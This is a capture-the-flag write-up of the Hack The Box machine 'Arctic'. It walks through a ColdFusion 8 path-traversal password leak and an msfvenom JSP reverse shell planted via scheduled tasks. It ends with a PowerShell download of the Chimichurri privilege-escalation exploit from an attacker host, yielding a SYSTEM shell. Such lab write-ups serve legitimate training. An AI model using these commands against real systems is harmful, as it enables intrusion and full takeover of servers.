Arctic


nmap

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-22 21:34 BST
Nmap scan report for 10.10.10.11
Host is up (0.097s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
8500/tcp  open  fmtp
49154/tcp open  unknown
```

First things first, checking out the msrpc port(135 and 49154) isn't usefull at all, the only one remaining is the 8500.
Google tells us that fmtp could be a File Multicast Transpor Protocol or a Flight Message Transfer Protocol, anyway looking on internet for some vuln on that port
don't give back any intresting result so as usual kiss my friend, kiss.

Keep
It
Simple
Stupid

Try to put in the url bar the ip and the port and we have something now




Doing a bit of enumeration we can find an admin panel which require a login and run ColdFusion.
Google give us an FLI vuln at this cve <https://www.exploit-db.com/-exploits/14641> and visiting this link <http://10.10.10.11:8500/CFIDE/-administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/-

password.properties%00en>

this will be our output

As you can see there's a password and it's encrypted, nothing that CrackStation can't handle in a second




Now go back to the login panel and see what's happen


We have access to a list of different prompt but there's a simil cronjob tab called scheduled tasksand doing some research we're able to

discover
how to run a funny revers shell

starting a listener
creating a jsp file with msfvenom
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.22 LPORT=42069 -f raw -o lol.jsp
start up a server with python3
setting up this as cronjob(with your ip, datetime and file name for the url) the path file is <C:\coldfusion8\wwwroot\CFIDE\rev.jsp> as follow



trigger the web page <http://10.10.10.11:8500/CFIDE/rev.jsp> and here we go, run <python3 -c 'import pty; pty.spawn("/bin/bash");'>



type C:\Users\tolis\Desktop\user.txt

using the command sysinfo we can see that is a r2 windows machine and looking online for some exploit we can find that is vulnerable at Chimichurri exploit
cloning the gitdirectory <https://github.com/Re4son/Chimichurri.git> for getting the exe, start a server on the exe directory and execute this command on the
target machine inside the "c:\ColdFusion8" directory:

```
echo $webclient = New-Object System.Net.WebClient >> wget.ps1
echo $url = "http://10.10.14.22/Chimichurri.exe" >> wget.ps1
echo $file = "exploit.exe" >> wget.ps1
echo $webclient.DownloadFile($url,$file) >> wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

```
C:\ColdFusion8>echo $webclient = New-Object System.Net.WebClient >> wget.ps1
echo $webclient = New-Object System.Net.WebClient >> wget.ps1

C:\ColdFusion8>echo $url = "http://10.10.14.22/Chimichurri.exe" >> wget.ps1
echo $url = "http://10.10.14.22/Chimichurri.exe" >> wget.ps1

C:\ColdFusion8>echo $file = "exploit.exe" >> wget.ps1
echo $file = "exploit.exe" >> wget.ps1

C:\ColdFusion8>echo $webclient.DownloadFile($url,$file) >> wget.ps1
echo $webclient.DownloadFile($url,$file) >> wget.ps1

C:\ColdFusion8>powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1


C:\ColdFusion8>

C:\ColdFusion8>

C:\ColdFusion8>exploit.exe
exploit.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
C:\ColdFusion8>exploit.ex
exploit.ex

C:\ColdFusion8>exploit.exe
exploit.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
C:\ColdFusion8>exploit.exe
exploit.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
C:\ColdFusion8>exploit.exe
exploit.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
C:\ColdFusion8>exploit.exe
exploit.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
C:\ColdFusion8>exploit.exe 10.10.14.22 443
exploit.exe 10.10.14.22 443
```

start a new listener on a new port in this case 443 and run this comand on the victim machine

exploit.exe <your ip> <your new port>

and on your listener you'll have the new revshell with the admin rights

```
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.11] 49549
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8>whoami
whoami
nt authority\system
```

type C:\Users\Administrator\Desktop\root.txt will print out the root flag!

https://thehoustonhacker.com/2019/01/12/hack-the-box-arctic-walk-through/